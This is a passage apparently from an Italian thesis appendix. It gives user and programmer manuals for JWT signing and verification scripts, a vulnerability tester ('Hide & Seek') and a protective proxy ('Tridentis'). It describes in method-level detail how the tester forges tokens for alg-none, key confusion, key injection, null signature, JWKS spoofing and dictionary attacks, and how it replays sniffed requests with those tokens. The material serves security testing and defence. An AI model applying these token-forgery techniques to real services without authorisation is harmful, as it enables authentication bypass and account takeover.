public key: -----BEGIN PUBLIC KEY-----
MIIBojANBgkqhkiG9w0BAQEFAAOCAY8AMIIBigKCAYEApokEzzvTOtqf6ynqhdOI
40WCf6HZzm4E/9vHDwf/dDnYV1cyLjw1xIKjG5KX6YXQyBvp2LS5zaWcKwaVopWj
hKAr5i5O7tOuaDEWwzxXZd4hGX1/LZiRHvFZwvNBERZ3I9CVRcIZ+OSZty5PMwFF
OlusfeAC8TeoczWE8XBrvYDhGDKwOpDn3kDRhhXr4wEOxdERAgzMx5XDZoqOFOJO
XI/7mGF8AEHRjduwkCCE1dFuDMxIxJ9C5KQI1rg3jSKqq+7qYcl+ptOSEOdpydMG
FV+f4q4oHEmGh6i+eAGw7NOmBFGuJL/j3E6A2sR+7tLO4gMa7xtqgfY4XZgtqdWJ
SmeHJLHCGA2ofW+25m+8EYThyUQSXIETnzvMkus73gRbN91ehsJIDNCI+BsuGkDL
3D+OvxdbYwoTqRfFFBA9D44z6+HVNzPQBZoU2lVm57zfTdCuAogebCnT5y5Q+g4l
Zw55oPv/HNfWZ8ed4fyZEto7fZPEOPN8/W35UQiZzyqvAgMBAAE=
-----END PUBLIC KEY-----

signature: p58PwFE0-YXfUb55anowHcugPPwltpwoQXm6YptCiYqiGwPvt9P2AtpBPYk--7W8s
91huLqRbk9ac_0AWxD__68Hqw8CtAmE3Y6CdwuDo-VgLjNaQjFL1_CVcNtKcbfpTJIViAGAXD
zshIIP-PKkGO7czBJTA5c1XBCdodILTek

eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpXVCJ9.
eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpvaG4gRG9lIiwgImFkbWluIjogdHJ1ZSwg
ImlhdCI6IDE1MTYyMzkwMjJ9.
p58PwFE0-YXfUb55anowHcugPPwltpwoQXm6YptCiYqiGwPvt9P2AtpBPYk--7W8s91huLqRbk9a
c_0AWxD__68Hqw8CtAmE3Y6CdwuDo-VgLjNaQjFL1_CVcNtKcbfpTJIViAGAXDzshIIP-PKkGO7c
zBJTA5c1XBCdodILTek
```

Figura 8.2: Esempio del risultato prodotto dallo script.

- `--pub` <`file_chiave_pubblica`>: Imposta il percorso del file della chiave pubblica RSA (default: "./public-key.pem")

Richiamando il comando nel modo seguente:
`./JWT_generator_JWE -h {"alg":"RSA1_5", "enc":"A128CBC-HS256"}`
`-p {"sub": "1234567890", "name": "John Doe", "iat": 1516239022}`
Si riceveranno i risultati in figura 8.4.

8.1.3 Verifica di un JWT con JWS

È stato scritto uno script BASH (figura 8.5) per poter verificare i JWT con JWS. Questo comando può essere richiamato in ambiente *Linux* utilizzando la seguente sintassi:

```
./jwt_verifier.sh [-j jwt][-a alg][-s secret][-f file_chiave_pubblica]
```

Dove:

- `-j` <`jwt`>: Specifica il JWT da verificare.

- `-a` <`alg`>: Specifica l'algoritmo di firma (default: RS256).
- `-f` <`file_chiave_pubblica`>: Specifica il percordo della chiave pubblica (default: ./public-key.pem).
- `-s` <`secret`>: Specifica la chiave condivisa usata con l'algoritimo HMAC.

Richiamando il comando nel modo seguente:
`./JWT_verifier`
Si riceveranno i risultati in figura 8.6.

8.1.4 Verifica di un JWT con JWE

È stato scritto uno script BASH (figura 8.7) per poter verificare i JWT con JWE. Questo comando può essere richiamato in ambiente *Linux* utilizzando la seguente sintassi:

```
./jwt_verifier_JWE.sh [-j jwt][-f file_chiave_privata]
```

Dove:

- `-j` <`jwt`>: specifica il jwt che deve essere validato.
- `-f` <`file_chiave_privata`>: Specifica il percorso del file della chiave privata (default: ./private-key.pem).

Richiamando il comando nel modo seguente:
`./JWT_verifier_JWE`
Si riceveranno i risultati in figura 8.8.

8.2 *Hide & Seek* Manuale dell'utente

8.2.1 Introduzione

In questo paragrafo si riporta il manuale dell'utente del modulo *Hide & Seek* dell'applicativo Neptunum. Questo manuale fornisce istruzioni dettagliate su come utilizzare il software per ottenere i migliori risultati. Si consiglia di leggere attentamente questo manuale prima di utilizzare il programma. Con il modulo *Hide & Seek* è possibile testare le seguenti vulnerabilità:

- **CVE-2015-2951 (Alg None) vulnerability tests**: Test di vulnerabilità al None Hash Algorithm attack.
- **CVE-2016-5431 (Key Confusion) vulnerability tests**: Test di vultenerabilità al Key Confusion attack.
- **CVE-2018-0114 (Key Injection) vulnerability tests**: Test di vulnerabilità al Key Injectio attack.
- **CVE-2020-28042 (Null Signature) vulnerability tests**: Test di vulnerabilità al Null Signature attack.
- **JWKS Spoofing**: Test di vulnerabilità al JWKS Spoofing attack.
- **Dictionary attack**: Test di vulnerabilità per il weak secret attack. Per effettuare questo controllo è stato utilizzato un dictionary attack.

8.2.2 Requisiti del sistema

Prima di utilizzare il software, assicurarsi di soddisfare i seguenti requisiti di sistema:

- ***Sistema Operativo***: Il software è compatibile con Windows, macOS e Linux.
- ***Connessione Internet***: È necessaria una connessione Internet attiva per il corretto funzionamento del software.
- ***Python***: Assicurarsi di avere Python con una versione superiore o uguale 3.9 installato sul sistema.

Per installare il software, seguire questi passaggi:

- Scaricare l'ultima versione del software dal repository ufficiale.
- Estrarre il contenuto dell'archivio in una directory locale sul proprio computer.
- Aprire un terminale o prompt dei comandi e navigare nella directory del software.
- Installare le dipendenze Python eseguendo il comando:

```
pip install -r requirements.txt
```

8.2.3 Utilizzo

Una volta installato il software, è possibile avviarlo eseguendo il file hideandseek.py dal terminale o prompt dei comandi. Il programma potrebbe richiedere l'autorizzazione dell'utente per accedere alla rete. `python hideandseek.py`
Il comando va richiamato senza specificare alcun argomento. Per un corretto utilizzo di *Hide & Seek* è necessario configurare il suo file di configurazione "*config.ini*". Nella directory del progetto è disponibile un file, denominato "*config.ini.example*" che contiene la denominazione di tutte le variabili e la loro descrizione. Si consiglia di rinominare il file con il nome "*config.ini*" e completare i parametri necessari, commentando, con un "#", le variabili inutilizzate. Di seguito, si riportano i parametri disponibili:

- **hostname**: URL del server dove sono presenti le vulnerabilità. (Obbligatorio)
- **interface**: Interfaccia di rete su cui effettuare lo sniffing. (Obbligatorio se si vuole attivare lo sniffing sulla rete)
- **http**: Indica se specificare il protocollo HTTP o HTTPS nell'URL del server. Se non specificato, il protocollo viene ignorato. [Default: False]
- **delprev**: Elimina i file pcap precedenti. [Default: True]
- **sslkeylog**: Percorso del file di log delle chiavi di sessione SSL necessario per decifrare il traffico TLS. Se non specificato, viene utilizzato il percorso specificato dalla variabile di ambiente, altrimenti viene creato il percorso nella cartella temporanea. [Default: se esiste la variabile di ambiente, il percorso specificato da essa, altrimenti la variabile di ambiente viene creata nella cartella temporanea]
- **tmppath**: Directory in cui inserire i file pcap temporanei. [Default: project\tmp]
- **pcapfile**: Nome del file pcap dei pacchetti intercettati. A questo nome verrà aggiunta una stringa numerica per renderlo univoco. [Default: packets_**********.pcap]
- **delprev**: Indica se eliminare i file di traffico sniffati precedentemente. [Default: False]
- **alreadysniff**: Indica se effettuare lo sniffing sulla rete oppure leggere i pacchetti da un file di sniff precedentemente salvato. In tal caso, il file pcap deve essere posizionato nella cartella temporanea. [Default: False]

- **reportname**: Nome del report. [Default: report_YYYYMMDD_hhmmss.txt]
- **reportpath**: Percorso in cui verrà salvato il report. [Default: TmpPath]
- **serverpubkey**: Chiave pubblica del server utilizzata per verificare i JWT. [Default: none]
- **jksfile**: Certificato del server che include la chiave pubblica utilizzata per verificare i JWT. [Default: none]
- **jkspass**: Password del file jks. [Default: None]
- **packetinfo**: Flag che indica se stampare o meno le informazioni dei pacchetti nel report. [Default: True]
- **vulnsinfo**: Flag che indica se stampare o meno le informazioni sulle vulnerabilità rilevate. [Default: True]
- **dictionary**: Specifica il percorso del dizionario personalizzato per l'applicativo da proteggere per effettuare il dictionary attack.

Una volta avviato, il software inizierà a monitorare il traffico di rete (oppure leggerà i pacchetti da file) e genererà un report contenente informazioni dettagliate sul traffico e sulle eventuali vulnerabilità riscontrate.

8.2.4 Report Generati

Alla fine viene generato un report che contiene le seguenti informazioni:

- Le statistiche sui pacchetti rilevati (es. numero di pacchetti sniffati, numero di richieste che comprendono un token JWT, ...)
- Le informazioni dettagliate sui pacchetti che comprendono, numero del pacchetto, ora in cui è stato sniffato, lunghezza del pacchetto, l'identificativo del mittente, l'identificativo del destinatario, url di richiesta completo di parametri e tipo di richiesta ed eventualmente le informazioni del JWT trovato all'interno. Queste informazioni comprendono la label dell'header che contiene il JWT, l'header e il payload codificati e decodificati. Inoltre sono riportati tutti gli header presenti nella chiamata. È possibile non stampare queste informazioni se, all'interno del file di configurazione viene specificata la preferenza attraverso il parametro "packetinfo=False".
- Le informazioni sulle vulnerabilità. Sono inserite le claim vulnerabili che sono presenti nel JWT e le informazioni sulle vulnerabilità risultati dai test. È possibile non stampare queste informazioni se, all'interno del file di configurazione viene specificata la preferenza attraverso il parametro "vulnsinfo=False".

8.3 *Hide & Seek* Manuale del programmatore

8.3.1 Introduzione

In questo paragrafo si riporta il manuale del programmatore del modulo *Hide & Seek* del progetto Neptunum. Il presente manuale fornisce informazioni dettagliate sulle funzionalità e sull'utilizzo delle classi e delle funzioni implementate nel progetto.

8.3.2 Classi e metodi

configuration.py

La classe "*Configuration*" si occupa di riportare i parametri contenuti all'interno del file `config.ini`. All'interno del file `config.ini` possono essere specificati i seguenti parametri:

- **hostname**: URL del server dove sono presenti le vulnerabilità. (Obbligatorio)
- **interface**: Interfaccia di rete su cui effettuare lo sniffing. (Obbligatorio se si vuole attivare lo sniffing sulla rete)
- **http**: Indica se specificare il protocollo HTTP o HTTPS nell'URL del server. Se non specificato, il protocollo viene ignorato. [Default: False]
- **delprev**: Elimina i file pcap precedenti. [Default: True]
- **sslkeylog**: Percorso del file di log delle chiavi di sessione SSL necessario per decifrare il traffico TLS. Se non specificato, viene utilizzato il percorso specificato dalla variabile di ambiente, altrimenti viene creato il percorso nella cartella temporanea. [Default: se esiste la variabile di ambiente, il percorso specificato da essa, altrimenti la variabile di ambiente viene creata nella cartella temporanea]
- **tmppath**: Directory in cui inserire i file pcap temporanei. [Default: project\tmp]
- **pcapfile**: Nome del file pcap dei pacchetti intercettati. A questo nome verrà aggiunta una stringa numerica per renderlo univoco. [Default: packets_**********.pcap]
- **delprev**: Indica se eliminare i file di traffico sniffati precedentemente. [Default: False]
- **alreadysniff**: Indica se effettuare lo sniffing sulla rete oppure leggere i pacchetti da un file di sniff precedentemente salvato. In tal caso, il file pcap deve essere posizionato nella cartella temporanea. [Default: False]
- **reportname**: Nome del report. [Default: report_YYYYMMDD_hhmmss.txt]
- **reportpath**: Percorso in cui verrà salvato il report. [Default: TmpPath]
- **serverpubkey**: Chiave pubblica del server utilizzata per verificare i JWT. [Default: none]
- **jksfile**: Certificato del server che include la chiave pubblica utilizzata per verificare i JWT. [Default: none]
- **jkspass**: Password del file jks. [Default: None]
- **packetinfo**: Flag che indica se stampare o meno le informazioni dei pacchetti nel report. [Default: True]
- **vulnsinfo**: Flag che indica se stampare o meno le informazioni sulle vulnerabilità rilevate. [Default: True]
- **dictionary**: Specifica il percorso del dizionario personalizzato per l'applicativo da proteggere per effettuare il dictionary attack.

La classe comprende i seguenti attributi che rappresentano all'interno del codice i parametri di configurazione sopraelencati:

- **hostname**: L'hostname del server da controllare.
- **http**: Indica se il protocollo HTTP deve essere utilizzato. Se impostato su `True`, il programma utilizzerà HTTP al posto di HTTPS.
- **sslkeylog**: Il percorso del file di log delle chiavi SSL necessario per decodificare il traffico TLS.

- **interface**: L'interfaccia di rete da cui catturare il traffico.
- **tmppath**: La directory in cui vengono memorizzati i file temporanei.
- **pcapfile**: Il nome del file pcap in cui vengono memorizzati i pacchetti catturati.
- **delprev**: Flag che indica se eliminare i file pcap precedenti prima di avviare la cattura del traffico.
- **alreadysniff**: Flag che indica se il processo di sniffing è già stato eseguito e i pacchetti saranno letti da un file pcap.
- **reportname**: Il nome del file di report generato.
- **reportpath**: Il percorso in cui verrà salvato il file di report.
- **serverpubkey**: La chiave pubblica del server utilizzata per verificare i token JWT.
- **jksfile**: Il certificato del server che include la chiave pubblica utilizzata per verificare i token JWT.
- **jkspass**: La password del file JKS.
- **sign_algs**: Gli algoritmi di firma supportati.
- **malpubkeyurl**: L'URL della chiave pubblica del server malevolo utilizzata per testare la sicurezza.
- **malcerturl**: L'URL del certificato del server malevolo utilizzato per testare la sicurezza.
- **printpktinfo**:Flag che indica se per stampare le informazioni sui pacchetti.
- **printvulnsinfo**: Flag che indica se stampare le informazioni sulle vulnerabilità.
- **dictionariy**: Dizionario personalizzato per l'applicativo da proteggere per il dictionary attack.

La classe comprende il seguente metodo:

- `def set_configuration(self)`: Leggendo il file `config.ini` completa la struttura dati di tipo "*Configuration*".

captureTraffic.py

La classe "**captureTraffic**" è preposta allo sniffing e all'analisi del traffico di rete. Questa classe comprende due metodi:

- `def capture_traffic(pcapfile, sslkeylog, http, interface, alreadysniff) -> []`: Effettua lo sniffing dei pacchetti filtrandoli per tipo di protocollo *http* (traffico di tipo ssl oppure http) sull'interfaccia di rete *interface*, salvandoli all'interno del file *pcapfile* se *alreadysniff=False*. Altrimenti legge i file dal file *pcapfile* filtrandolo per tipo di protocollo *http*. Restituisce la lista dei pacchetti filtrati.
- `def read_traffic(pcapfile, ssllogkeyfile, decrypt) -> []`: Legge il file *pcapfile* e, nel caso *decrypt=True* aggiunge dei parametri alla chiamata per poter effettuare la decriptazione delle chiamate con protocollo https. Restituisce la lista dei pacchetti filtrati.

packetManager.py

La classe "*packetManager*" raccoglie le informazioni dei pacchetti e li gestisce. La classe comprende i seguenti attributi:

- **jwts**: Lista dei token JWT associati alla richiesta presente nel pacchetto.
- **uri**: URI associato alla richiesta presente nel pacchetto.
- **lines**: Headers dell richiesta presente nel pacchetto.
- **body**: Body della richiesta presente nel pacchetto.
- **type**: Tipo del pacchetto.
- **number**: Numero del pacchetto.
- **time**: Data e ora in cui è avvenuto lo sniffing del pacchetto.
- **length**: Lunghezza del pacchetto.
- **prot**: Protocollo del pacchetto.
- **ip_dst**: Indirizzo IP di destinazione del pacchetto.
- **ip_src**: Indirizzo IP di origine del pacchetto.
- **tokens**: Lista dei token associati alla richiesta presente nel pacchetto.

La classe comprende i seguenti metodi:

- `def __init__(self, jwts, uri, lines, body, type, number, time, length, prot, ip_dst, ip_src)`: inizializza la struttura dati utilizzando i seguenti parametri:
  1. *jwts*: lista dei JWT rilevati all'interno del pacchetto.
  2. *uri*: uri della richiesta rilevata all'interno del pacchetto.
  3. *lines*: lista degli header della richiesta rilevata all'interno del pacchetto.
  4. *body*: body della richiesta rilevata all'interno del pacchetto.
  5. *type*: tipo di richiesta (es. GET, POST, ...) rilevata all'interno del pacchetto.
  6. *number*: numero del pacchetto risultante dallo sniffing (es. se il numero è 1 indica che è il primo token sniffato).
  7. *time*: ora in cui il token è stato sniffato.
  8. *length*: lunghezza del pacchetto.
  9. *prot*: protocollo di rete utilizzato (http o https).
  10. *ip_dst*: indirizzo ip di destinazione riportato all'interno del pacchetto.
  11. *ip_src*: indirizzo ip del mittente riportato all'interno del pacchetto.
- `def __str__(self)`: ridefinisce il metodo str(struttura) relativo agli oggetti di tipo packetManager. Restituisce una stringa parlante, necessaria al report delle informazioni dei pacchetti
- `def type_label(self)`: definisce il tipo della richiesta (es. GET, POST, ...) rilevata all'interno del pacchetto. Restituisce la stringa corrispondente al tipo.
- `def process_pkts(hostname, packets)`: data una lista di pacchetti *packets* ritorna una lista di pacchetti di tipo "*jwtManager*". I pacchetti sono filtrati prima per *hostname*, vengono scartate le risposte del server e elaborati solo se è presente un JWT all'interno degli header.
- `def get_jwts(packets)`: restituisce tutti i token JWT presenti all'interno della lista dei pacchetti *packets*

jwtManager.py

La classe "*jwtManager*" si prepone la costruzione del JWT, la verifica del token e la costruzione dei token per gli attacchi. La classe comprende i seguenti attributi:

- **header**: L'header del token JWT.
- **payload**: Il payload del token JWT.
- **signature**: La firma del token JWT.
- **decodedHeader**: L'header del token JWT decodificato.
- **decodedPayload**: Il payload del token JWT decodificato.
- **decodedSignature**: La firma del token JWT decodificata.
- **secret**: Il segreto utilizzato per la firma del token JWT.
- **pktLabel**: L'etichetta del JWT all'interno degli header della chiamata presente del pacchetto.
- **token**: Il token JWT come è stato rilevato nella richiesta.
- **type**: Il tipo di token JWT.
- **expired**: Indica se il token JWT è scaduto.
- **issuedAt**: Il timestamp di emissione del token JWT.
- **alg**: L'algoritmo utilizzato per la firma del token JWT.
- **error**: Eventuali errori correlati al token JWT.

Questa classe comprende i seguenti metodi:

- `def__init__(self)`: Inizializza la struttura dati.
- `def__str__(self)`: Sovrascrive il metodo str(structure) in modo da avere la descrizione precisa della classe.
- `def __eq__(self, jwt)`: Ridefinisce se l'operatore equals . Restituisce True se i token JWT è uguale a quello corrente, altrimenti False.
- `def is_expired(self)`: Restituisce True se il token corrente è scaduto, altrimenti False.
- `def valid_jwt(self, str_jwt)`: Indica se *str_jwt* è un JWT. Restituisce True se *str_jwt* è in token JWT, altrimenti False.
- `def get_jwt_token(self)`: Restituisce il token JWT.
- `def get_header(alg=None, decoded_header=None)`: Restituisce l'header codificato partendo da un *decoded_header* modificando l'algoritmo di firma con *alg*
- `def format_if_bearer(type_jwt, jwt_in)`: Restituisce il token JWT formattato nel caso di token di tipo Bearer.
- `def get_none_jwt(jwt_in)`: Restituisce il token JWT con le modifiche necessarie per effettuare un attacco di None Hash Algorithm partendo da un token JWT *jwt_in*.
- `def get_null_sig_jwt(jwt_in)`: Restituisce il token JWT con le modifiche necessarie per effettuare un attacco di Null Signature partendo da un token JWT *jwt_in*.

- `def prepare_jwt_key_confusion_attack(jwt_in, sig_alg, idx, pub_key)`: Restituisce il token JWT con le modifiche necessarie per effettuare un attacco di Key Confusion partendo da un token JWT *jwt_in*. Inoltre è necessario specificare l'algoritmo *sig_in[idx]* con cui sostituire l'algoritmo di firma originale e la chiave pubblica (che sarà di fatto il secret) da utilizzare per firmare il token.
- `def prepare_jwt_key_injection_attack(jwt_in, pub_key, priv_key)`: Restituisce il token JWT con le modifiche necessarie per effettuare un attacco di Key Injection partendo da un token JWT *jwt_in*. Inoltre è necessario specificare il key set, *priv_key* e *pub_key*, da utilizzare per poter firmare e verificare il JWT.
- `def prepare_jwks_spoofing_attack(jwt_in, malicious_pub_key, malicious_cert_path)`: Restituisce il token JWT con le modifiche necessarie per effettuare un attacco di JWKS Spoofing partendo da un token JWT *jwt_in*. Inoltre è necessario specificare o l'url presso il quale ricavare il jwks file che contiene la chiave pubblica *malicious_pub_key* oppure il link presso il quale reperire il certificato X509 *malicious_cert_path*

jwtTester.py

La classe "*jwtTester*" testa le vulnerabilità conosciute del token JWT. Questa classe comprende i seguenti metodi:

- `def none_test(packet, jwt_in)`: Riproduce la chiamata contenuta all'interno di *packet*, sostituendo il token *jwt_in* con quello modificato in modo da riprodurre l'attacco di None Hash Algorithm. Infine restituisce tutti i dati necessari per poter scrivere il report delle vulnerabilità.
- `def jwt_key_confusion(packet, jwt_in, conf)`: Riproduce la chiamata contenuta all'interno di *packet*, sostituendo il token *jwt_in* con quello modificato in modo da riprodurre l'attacco di Key Confusion. È necessario specificare la configurazione in modo da poter recuperare la chiave pubblica con cui il server verifica i JWT. Vengono fatti i seguenti controlli:
    1. Utilizzo della chiave pubblica specificata in configurazione
    2. Utilizzo del JWKS file specificato in configurazione
    3. Ricerca del certificato SSL del server. Tipicamente i server verificano i JWT proprio attraverso la chiave pubblica di quel certificato.
    4. Ricerca attraverso gli url tipicamente utilizzati per esporre i file JWKS di firma (es. \well-known\jwks.json)

  Se vengono trovati più file vengono fatti più test: uno per ogni chiave pubblica trovata, in modo da assicurarsi che il sistema sia o no vulnerabile a tale attacco. Infine restituisce tutti i dati necessari per poter scrivere il report delle vulnerabilità.
- `def jwt_key_injection_attack(packet, jwt_in, conf)`: Riproduce la chiamata contenuta all'interno di *packet*, sostituendo il token *jwt_in* con quello modificato in modo da riprodurre l'attacco di Key Injection. È necessario specificare la configurazione in modo da poter recuperare la lista degli algoritmi di firma che è possibile utilizzare. Viene generato un nuovo key set, si firma il token attraverso la chiave privata e si inietta la chiave pubblica all'interno dell'header. Infine restituisce tutti i dati necessari per poter scrivere il report delle vulnerabilità.
- `def jwt_jwks_spoofing_attack(packet, jwt_in, conf)`: Riproduce la chiamata contenuta all'interno di *packet*, sostituendo il token *jwt_in* con quello modificato in modo da riprodurre l'attacco di JWKS Spoofing. È necessario specificare la configurazione in modo da poter recuperare gli url malevoli dove vengono esposte le chiavi pubbliche. Infatti per questo attacco si crea un nuovo key set, dove la chiave pubblica viene esposta su un endpoint che poi viene sostituito alla chiamata originale in modo da poter verificare il token attraverso quella chiave e non a quella originale. Infine restituisce tutti i dati necessari per poter scrivere il report delle vulnerabilità.

- `def null_signature_test(packet, jwt_in)`: Riproduce la chiamata contenuta all'interno di *packet*, sostituendo il token *jwt_in* con quello modificato in modo da riprodurre l'attacco di Null Signature.

- `def dictionary_attack(filename, jwt_in, results)`: Riproduce l'attacco dictionary confrontando il token *jwt_in* con quello ricavato utilizzando come secret le parole trovate all'interno del file *filename* e restituisce la chiave in caso di successo all'interno di *results*.

- `def weak_secret_attack(jwt_in)`: Controlla se il token *jwt_in* utilizza un secret troppo debole, individuabile attraverso un dictionary attack. Utilizzando un dizionario da circa 700MB, che comprende le parole più frequentemente utilizzate in ambito di firma, rilevati da vari databreach, e opzionalmente un dizionario custom aggiuntivo è possibile rilevare in breve tempo se il token risulta vulnerabile o meno. Il metodo utilizza un algoritmo parallelo in modo da essere il più ottimizzato possibile.

utils.py

La classe "*Utils*" fornisce una serie di metodi di utilità. La classe comprende i seguenti metodi:

- `def generete_tmp_filename(filename, length=10)`: Partendo dal *filename* originale, viene generata una stringa random di lunghezza *length* che viene aggiunta al filename originale per renderlo univoco.

- `def make_call(pkt_type, uri, jwt, jwt_type, jwt_label, body, headers)`: Effettua la richiesta *uri* di tipo *type* utilizzando *body* e *headers* originali (viene escluso l'header di autorizzazione relativo al JWT). Viene poi inserito il *jwt* formattato in base al *jwt_type* e inserito all'interno degli header della chiamata con l'etichetta *jwt_label*. Restituisce la risposta del server alla chiamata.

- `def get_server_ssl_certificate(hostname)`: Restituisce il certificato SSL del server creando una connessione SSL utilizzando *hostname* per identificare il server. Così facendo è possibile chiedere direttamente al server il certificato.

- `def get_public_key_from_certificate(cert)`: Restituisce la chiave pubblica legata al certificato *cert*. Il certificato deve essere in formato X509.

- `def format_pem(der_bytes, type)`: Restituisce la chiave *der_bytes* in formato PEM. Il tipo di chiave è individuato dall'attributo *type*.

- `def get_sign_alg(conf = None)`: Restituisce e importa all'interno della configurazione gli algoritmi utilizzabili per firmare il token JWT. Vengono importati in configurazione, in modo da non essere calcolati ad ogni chiamata al metodo.

- `def generate_RSA_keypair(key_size=2048, pub_exp=65537)`: Genera un nuovo key set RSA con chiavi di lunghezza *key_size* e esponente pubblico *pub_exp*.

- `def format_RSA_key_sign(key)`: Se la chiave *key* è in formato PEM restituisce la chiave senza l'introduzione e la coda. In caso contrario restituisce un errore.

- `def format_second_since_epoch(epoch)`: Formatta *epoch* in modo da poter essere utilizzata dalla libreria *datetime*.

- `def date_to_string(date)`: Restituisce la data *date* in formato stringa.

- `def build_headers_dict(lines)` Trasforma la lista degli header del pacchetto *lines* nella struttura dict.

report.py

La classe "*Report*" si occupa di fornire un report all'utente. La classe comprende i seguenti metodi:

- `def print_report(conf, filename=None, print_packets_info=True, extraction=None, print_vulnerabilities=True, test_packet=None, test_jwt=None)`: Stampa il report sul *filename* (se il file name il report verrà stampato sul terminale). Per i test verranno utilizzati il pacchetto *test_packet* e il JWT associato *test_jwt*. Se devono essere stampate le informazioni sui pacchetti (*print_packet_info=True*) bisogna fornire la lista dei pacchetti *extraction*. Il report sulle vulnerabilità verrà stampato solo nel caso *print_vulnerabilities=True*.
- `def get_heading(subtitle=None)`: Restituisce l'installazione del file di report con eventuale sottotitolo *subtitle*.
- `def get_statistics(packets)`: Analizza i pacchetti e ne restituisce le statistiche in formato stringa.
- `def get_vulnerabilities(test_packet, jwt, conf)`: Effettua i test sui JWT e restituisce le informazioni sulle vulnerabilità in formato stringa.
- `def print_test_info(attacks_report)`: Formatta le informazioni ricevute *attack_report* in maniera uguale per tutti gli attacchi.
- `def print_vulnerable_claims(jwt_in)`: Restituisce una stringa contenente le informazioni sulle claim vulnerabile rilevate all'interno del *jwt_in*.

8.3.3 Dipendenze

Le seguenti dipendenze sono necessarie per il corretto funzionamento del progetto:

- `requests`: Utilizzato per effettuare richieste HTTP.
- `PyOpenSSL`: Utilizzato per gestire certificati SSL e chiavi.
- `cryptography`: Utilizzato per la gestione delle chiavi RSA.
- `ssl`: Utilizzato per gestire le connessioni SSL.
- `datetime`: Utilizzato per la gestione di date e orari.
- `json`: Utilizzato per la manipolazione di dati in formato JSON.
- `base64`: Utilizzato per la codifica e la decodifica dei dati in base64.
- `string`: Utilizzato per operazioni su stringhe.
- `requests`: Utilizzato per effettuare richieste HTTP.
- `OpenSSL`: Utilizzato per la gestione di certificati SSL e chiavi.
- `pyshark`: Utilizzato per la lettura e la decodifica dei pacchetti salvati su file.
- `scapy`: Utilizzato per lo sniffing dei pacchetti sulla rete.

È possibile installarle attraverso il comando:

```
pip install -r requirements.txt
```

8.4 *Tridentis* Manuale dell'utente

In questo paragrafo si riporta il manuale dell'utente del modulo *Tridentis* del progetto Neptunum. Questo modulo fornisce strumenti per proteggere le applicazioni web che utilizzano i token JWT come metodo di autorizzazione. Qui di seguito troverai informazioni su come utilizzare le varie funzionalità offerte da questo modulo per garantire la sicurezza delle tue applicazioni.

8.4.1 Introduzione

Il modulo *Tridentis* è progettato per proteggere le applicazioni web che utilizzano i token JWT per l'autenticazione e l'autorizzazione degli utenti. Fornisce strumenti per la gestione dei log del server e per la verifica dell'autenticità dei token JWT, aiutando a prevenire e rilevare potenziali attacchi informatici. Viene fornita la protezione ai seguenti attacchi:

- **CVE-2015-2951 (Alg None)**.
- **CVE-2016-5431 (Key Confusion)**.
- **CVE-2018-0114 (Key Injection)**.
- **CVE-2020-28042 (Null Signature)**.
- **JWKS Spoofing**.
- **JWT Spoofing**.

8.4.2 Requisiti del sistema

Prima di utilizzare il software, assicurarsi di soddisfare i seguenti requisiti di sistema:

- ***Sistema Operativo***: Il software è compatibile con Windows, macOS e Linux.
- ***Connessione Internet***: È necessaria una connessione Internet attiva per il corretto funzionamento del software.
- ***Python***: Assicurarsi di avere Python con una versione superiore o uguale 3.9 installato sul sistema.

8.4.3 Installazione

Per installare il software, seguire questi passaggi:

- Scaricare l'ultima versione del software dal repository ufficiale.
- Estrarre il contenuto dell'archivio in una directory locale sul proprio computer.
- Aprire un terminale o prompt dei comandi e navigare nella directory del software.
- Installare le dipendenze Python eseguendo il comando:

```
pip install -r requirements.txt
```

8.4.4 Configurazione

Tridentis necessita di un doppio file di configurazione. Il primo, `config.ini` contiene i parametri generali di configurazione, mentre `repository.config` contiene le specifiche del database al quale è collegato *Tridentis*. All'interno della cartella del progetto sono già presenti questi file, contenenti degli esempi. Si consiglia di modificare suddetti file con i propri parametri. All'interno del file `config.ini` sono presenti i seguenti parametri:

- **hostname**: L'hostname del server.
- **port**: La porta su cui il server è in ascolto.
- **protocol**: Il protocollo utilizzato dal server (http o https).
- **proxy_address**: L'indirizzo del server proxy.
- **proxy_port**: La porta del server proxy.
- **jwt_header_label**: L'etichetta dell'header che contiene il token JWT.
- **skip_none**: Flag che indica se saltare il controllo per i token che replicano l'attacco di None Hash Algorithm.
- **skip_confusion**: Flag che indica se saltare il controllo per i token che replicano l'attacco di Key Confusion.
- **skip_key_injection**: Flag che indica se saltare il controllo per i token che replicano l'attacco di Key Injection.
- **skip_null_sig**: Flag che indica se saltare il controllo per i token che replicano l'attacco di Null Signature.
- **skip_jwks_spoof**: Flag che indica se saltare il controllo per i token che replicano l'attacco di JWKS Spoofing.
- **allowed_jwt_algs**: Lista degli algoritmi utilizzati per firmare il token (tendenzialmente è sempre uno).
- **allow_jku_claim**: Indica se consentire l'utilizzo della claim jku nei token JWT.
- **allow_x5u_claim**: Indica se consentire l'utilizzo della claim x5u nei token JWT.
- **allow_jwk_claim**: Indica se consentire l'utilizzo della claim jwk nei token JWT.
- **trusted_cert_root**: Indica l'URL verificato per la verifica della firma dei token.

All'interno del file "*repository.config*" possono essere specificati i parametri:

- **database**: Il nome del database a cui connettersi.
- **user**: Il nome utente utilizzato per accedere al database.
- **password**: La password utilizzata per accedere al database.
- **host**: L'indirizzo del della macchina che ospita il database.
- **port**: Il numero di porta della macchina che ospita il database.

8.4.5 Esecuzione

Tridentis da la possibilità di eseguire diversi comandi:

- Avvio del server proxy per la protezione del sistema

```
python proxy_tri.py
```

- Recupero dei log del server

1. Log dei JWT attualmente attivi:

```
python tridentis_rep -log [-f NOME_FILE] [-dtini DATA_INIZIO] [-dtfin DATA_FINE] [-dt DATA_SPECIFICA] [-st STATO]
```

   Dove:

   - `-f NOME_FILE`: Specifica il nome del file di output dove salvare i log. Se non specificato, i log verranno stampati su stdout.
   - `-dtini DATA_INIZIO`: Specifica la data di inizio per il filtro temporale.
   - `-dtfin DATA_FINE`: Specifica la data di fine per il filtro temporale.
   - `-dt DATA_SPECIFICA`: Specifica una data specifica per il filtro temporale.
   - `-st STATO`: Specifica lo stato del JWT da cercare nei log. Opzioni: 0 per i JWT validi, -1 per i JWT compromessi.

2. Log delle compromissioni e degli attacchi al sistema

```
python tridentis_rep -comp [-f NOME_FILE] [-dtini DATA_INIZIO] [-dtfin DATA_FINE] [-dt DATA_SPECIFICA] [-t TIPO]
```

   - `-f NOME_FILE`: Specifica il nome del file di output dove salvare i log. Se non specificato, i log verranno stampati su stdout.
   - `-dtini DATA_INIZIO`: Specifica la data di inizio per il filtro temporale.
